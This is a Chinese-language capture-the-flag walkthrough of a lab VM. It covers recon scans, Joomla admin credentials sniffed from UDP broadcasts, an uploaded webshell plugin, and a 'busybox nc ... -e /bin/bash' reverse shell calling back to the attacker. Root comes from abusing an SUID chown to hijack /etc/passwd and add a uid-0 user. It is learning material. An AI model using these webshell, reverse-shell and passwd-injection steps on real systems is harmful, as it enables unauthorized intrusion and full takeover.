信息收集

服务探测

```
Bash
❯ sudo arp-scan -l
[sudo] password for Pepster:
Interface: eth0, type: EN10MB, MAC: 5e:bb:f6:9e:ee:fa, IPv4: 192.168.60.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.60.1    00:50:56:c0:00:08       VMware, Inc.
192.168.60.2    00:50:56:e4:1a:e5       VMware, Inc.
192.168.60.174  08:00:27:4f:f1:28       PCS Systemtechnik GmbH
192.168.60.254  00:50:56:ef:e4:ce       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.089 seconds (122.55 hosts/sec). 4
responded
❯
❯ export ip=192.168.60.174
❯ rustscan -a $ip
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
You miss 100% of the ports you don't scan. - RustScan

[~] The config file is expected to be at "/home/Pepster/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.60.174:22
Open 192.168.60.174:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 20:08 CST
Initiating ARP Ping Scan at 20:08
Scanning 192.168.60.174 [1 port]
```

```
Completed ARP Ping Scan at 20:08, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:08
Completed Parallel DNS resolution of 1 host. at 20:08, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:08
Scanning 192.168.60.174 [2 ports]
Discovered open port 22/tcp on 192.168.60.174
Discovered open port 80/tcp on 192.168.60.174
Completed SYN Stealth Scan at 20:08, 0.04s elapsed (2 total ports)
Nmap scan report for 192.168.60.174
Host is up, received arp-response (0.00071s latency).
Scanned at 2025-05-11 20:08:16 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:4F:F1:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

80端口开放，尝试枚举目录

```bash
❯ gobuster dir -u http://$ip -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -t 50 -x php,html,zip,txt -b 404,403
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.60.174
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,zip,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/media                (Status: 301) [Size: 316] [--> http://192.168.60.174/media/]
/templates            (Status: 301) [Size: 320] [--> http://192.168.60.174/templates/]
```

```
/files                (Status: 301) [Size: 316] [--> http://192.168.60.174/files/]
/index.php            (Status: 200) [Size: 9098]
/modules              (Status: 301) [Size: 318] [-->
http://192.168.60.174/modules/]
/images               (Status: 301) [Size: 317] [-->
http://192.168.60.174/images/]
/plugins              (Status: 301) [Size: 318] [-->
http://192.168.60.174/plugins/]
/includes             (Status: 301) [Size: 319] [-->
http://192.168.60.174/includes/]
/language             (Status: 301) [Size: 319] [-->
http://192.168.60.174/language/]
/README.txt           (Status: 200) [Size: 5034]
/components           (Status: 301) [Size: 321] [-->
http://192.168.60.174/components/]
/api                  (Status: 301) [Size: 314] [--> http://192.168.60.174/api/]
/cache                (Status: 301) [Size: 316] [--> http://192.168.60.174/cache/]
/libraries            (Status: 301) [Size: 320] [-->
http://192.168.60.174/libraries/]
/robots.txt           (Status: 200) [Size: 764]
/tmp                  (Status: 301) [Size: 314] [--> http://192.168.60.174/tmp/]
/LICENSE.txt          (Status: 200) [Size: 18092]
/layouts              (Status: 301) [Size: 318] [-->
http://192.168.60.174/layouts/]
/administrator        (Status: 301) [Size: 324] [-->
http://192.168.60.174/administrator/]
/configuration.php    (Status: 200) [Size: 0]
/htaccess.txt         (Status: 200) [Size: 6899]
/cli                  (Status: 301) [Size: 314] [--> http://192.168.60.174/cli/]
```

有个 `/administrator` 猜测是管理员后台


凭证泄露

浏览器访问一下

只有一篇文章，而且标题给了提示 `Listen Carefully` 仔细倾听

并且内容是 `Shark?`，很明显利用 `wireshark` 抓包

可以参考Vulnyx-Listen-Walkthrough | Pepster'Blog



You are here: Home

Home

Listen Carefully

Details

Written by: root


Category: Uncategorised

Published: 10 May 2025

Hits: 4

Shark ?

抓一下包，可以看到靶机每秒都会发个广播包


正在捕获 vEthernet (LAN)
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

udp

```
No.  Time       Source                 Destination      Protocol Lengtl Info
   1 0.000000   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
   2 0.645501   192.168.60.1           224.0.0.251      MDNS      87 Standard query 0x0000 PTR _spotify-connect._tcp.local, "QM" question
   3 0.646371   fe80::d387:ac6f:ae1…   ff02::fb         MDNS     107 Standard query 0x0000 PTR _spotify-connect._tcp.local, "QM" question
   4 1.002629   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
   5 2.005002   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
   6 3.007019   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
   7 3.031941   192.168.60.1           239.255.255.250  SSDP     167 M-SEARCH * HTTP/1.1
   8 4.008009   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
   9 5.009585   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  10 6.012453   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  11 7.014247   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  12 8.016181   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  13 9.018023   192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  14 10.019353  192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
  15 11.021325  192.168.60.174         255.255.255.255  UDP       60 59278 → 5000 Len=1
```

```
Frame 11: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{BA25F7F4
Ethernet II, Src: PCSSystemtec_4f:f1:28 (08:00:27:4f:f1:28), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 192.168.60.174, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 59278, Dst Port: 5000
Data (1 byte)
```

```
0000  ff ff ff ff ff ff 08 00  27 4f f1 28 08 00 45 00   ········ 'O·(··E·
0010  00 1d b9 db 40 00 40 11  83 9e c0 a8 3c ae ff ff   ····@·@· ····<···
0020  ff ff e7 8e 13 88 00 09  a3 6e 64 00 00 00 00 00   ········ ·nd·····
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····
```


User Datagram Protocol: Protocol

分组: 15 · Displayed: 15 (100.0%)

配置: Default

快捷键`ctrl+shift+alt+u`追踪`udp流`

得到一组凭证`root:00dae9e3052fb22554081826O2383ce1`




Wireshark · 追踪 UDP 流 (udp.stream eq 7) · vEthernet (LAN)

```
root:00dae9e3052fb2255408182602383ce1
```

尝试利用此凭证登录一下 `Joomla!` 的管理员后台

webshell plugin

查看能否上传php文件，并且搜寻相关版本有无CVE漏洞



无果，版本太新了，几乎就没啥漏洞

问群主要了个提示

p0dalirius/Joomla-webshell-plugin：一个 webshell 插件和交互式 shell，用于对 Joomla 网站进行渗透测试。

原来此类cms也有类似于 `wordpress` 的插件功能

上传恶意的插件即可

找到 `[扩展管理：扩展安装 - Maze-Sec - 后台](http://192.168.60.174/administrator/index.php?option=com_installer&view=install)`

上传 `/dist/joomla-webshell-plugin-1.1.0.zip` 文件

```bash
❯ git clone https://github.com/p0dalirius/Joomla-webshell-plugin.git
Cloning into 'Joomla-webshell-plugin'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 33 (delta 4), reused 25 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (33/33), 3.21 MiB | 5.55 MiB/s, done.
Resolving deltas: 100% (4/4), done.
```

尝试执行一下命令，可以正常回显

```bash
❯ curl -s "http://$ip/modules/mod_webshell/mod_webshell.php" -X POST -d
"action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-
data)\n","stderr":"","exec":"id"}%
```

尝试反弹shell

用户提权

监听端口

```
❯ curl -s "http://$ip/modules/mod_webshell/mod_webshell.php" -X POST -d
"action=exec&cmd=busybox nc 192.168.60.100 4444 -e /bin/bash"
❯ penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.60.100
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from X1-192.168.60.174-Linux-x86_64 😍 Assigned SessionID
<1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/Pepster/.penelope/X1~192.168.60.174_Linux_x86_64/2025_05_11-
20_26_43-354.log 📜
───────────────────────────────────────────────────────────────────────────
www-data@X1:/$
```

信息收集一下

得知存在 `/opt/welcome.pass` ，不过当前用户没权限读取

```
www-data@X1:/var/www/html$ find / -user welcome -type f 2>/dev/null
/opt/welcome.pass
www-data@X1:/var/www/html$ cat /opt/welcome.pass
cat: /opt/welcome.pass: Permission denied
```

传个 `linpeas.sh`

得知 `chown` 存在 `suid` 和 `sgid` 权限

```
www-data@X1:/tmp$
[!] Session detached ⇲

(Penelope)─(Session [1])> upload ../toolkit/
[+] Upload OK /tmp/toolkit-fgjFcrAI
www-data@X1:/tmp$ cd toolkit-fgjFcrAI/
www-data@X1:/tmp/toolkit-fgjFcrAI$ ./linpeas.sh
                      ╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                      ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
```

```
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 71K Feb 28  2019 /usr/bin/chown
-rwsr-xr-x 1 root root 47K Apr  6  2024 /usr/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr  6  2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr  6  2024 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13  2022 /usr/bin/pkexec  --->
Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 179K Jan 14  2023 /usr/bin/sudo  --->
check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-
2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-- 1 root messagebus 51K Jun  6  2023 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21  2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13  2022 /usr/libexec/polkit-agent-helper-1

╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 39K Feb 14  2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root ssh 347K Dec 21  2023 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 71K Jul 27  2018 /usr/bin/chage
-rwxr-sr-x 1 root shadow 31K Jul 27  2018 /usr/bin/expiry
-rwsr-sr-x 1 root root 71K Feb 28  2019 /usr/bin/chown
-rwxr-sr-x 1 root tty 15K May  4  2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root crontab 43K Oct 11  2019 /usr/bin/crontab
```

尝试将`welcome.pass`文件隶属用户改为`www-data`

```bash
www-data@X1:/tmp/toolkit-fgjFcrAI$ cd /opt/
www-data@X1:/opt$ ls -la
total 12
drwxr-xr-x  2 root    root    4096 May 10 04:38 .
drwxr-xr-x 19 root    root    4096 May 10 03:38 ..
-rwx------  1 welcome welcome   41 May 10 04:38 welcome.pass
www-data@X1:/opt$ chown www-data:www-data welcome.pass
www-data@X1:/opt$ ls -al
total 12
drwxr-xr-x  2 root     root     4096 May 10 04:38 .
drwxr-xr-x 19 root     root     4096 May 10 03:38 ..
```

```bash
-rwx------  1 www-data www-data   41 May 10 04:38 welcome.pass
www-data@X1:/opt$ cat welcome.pass
welcome:1ec3832062818045522bf2503e9ead00
```

切换一下用户

```bash
www-data@X1:/opt$ su welcome
Password:
welcome@X1:/opt$
welcome@X1:/opt$ cd ~
welcome@X1:~$ ls -al
total 28
drwx------ 2 welcome welcome 4096 May 10 03:44 .
drwxr-xr-x 3 root    root    4096 Apr 11 22:27 ..
lrwxrwxrwx 1 welcome welcome    9 May 10 03:43 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome  220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
-rw-r--r-- 1 welcome welcome  807 Apr 11 22:27 .profile
-rw-r--r-- 1 welcome welcome   44 May 10 03:43 user.txt
-rw------- 1 welcome welcome  674 May 10 03:44 .viminfo
welcome@X1:~$ cat user.txt
flag{user-dcbbdea685e6fbab5d4f283b1fff1af6}
```

用户拥有sudo权限，可以执行 `cal`

```bash
welcome@X1:~$ sudo -l
Matching Defaults entries for welcome on X1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on X1:
    (ALL) NOPASSWD: /usr/bin/cal
welcome@X1:~$ /usr/bin/cal -h
Usage: cal [general options] [-jy] [[month] year]
       cal [general options] [-j] [-m month] [year]
       ncal -C [general options] [-jy] [[month] year]
       ncal -C [general options] [-j] [-m month] [year]
       ncal [general options] [-bhJjpwySM] [-H yyyy-mm-dd] [-s country_code]
[[month] year]
       ncal [general options] [-bhJeoSM] [year]
General options: [-31] [-A months] [-B months] [-d yyyy-mm]
```

Root 提权

不过这明明是个显示日历的，好像并没有什么提权方案

哎呀，前边chown不是有suid权限吗，直接改passwd文件不就可以了

```bash
welcome@X1:~$ chown welcome:welcome /etc/passwd
welcome@X1:~$ ls -al /etc/passwd
-rw-r--r-- 1 welcome welcome 1450 May 10 03:09 /etc/passwd
welcome@X1:~$ echo 'primary:zSZ7Whrr8hgwY:0:0::/root:/bin/bash'>>/etc/passwd
welcome@X1:~$ su primary
Password:
root@X1:/home/welcome# id
uid=0(root) gid=0(root) groups=0(root)
root@X1:/home/welcome# cat /root/root.txt
flag{root-72c0cd908b77fd5a4d0c988f7e002431}
root@X1:/home/welcome#
```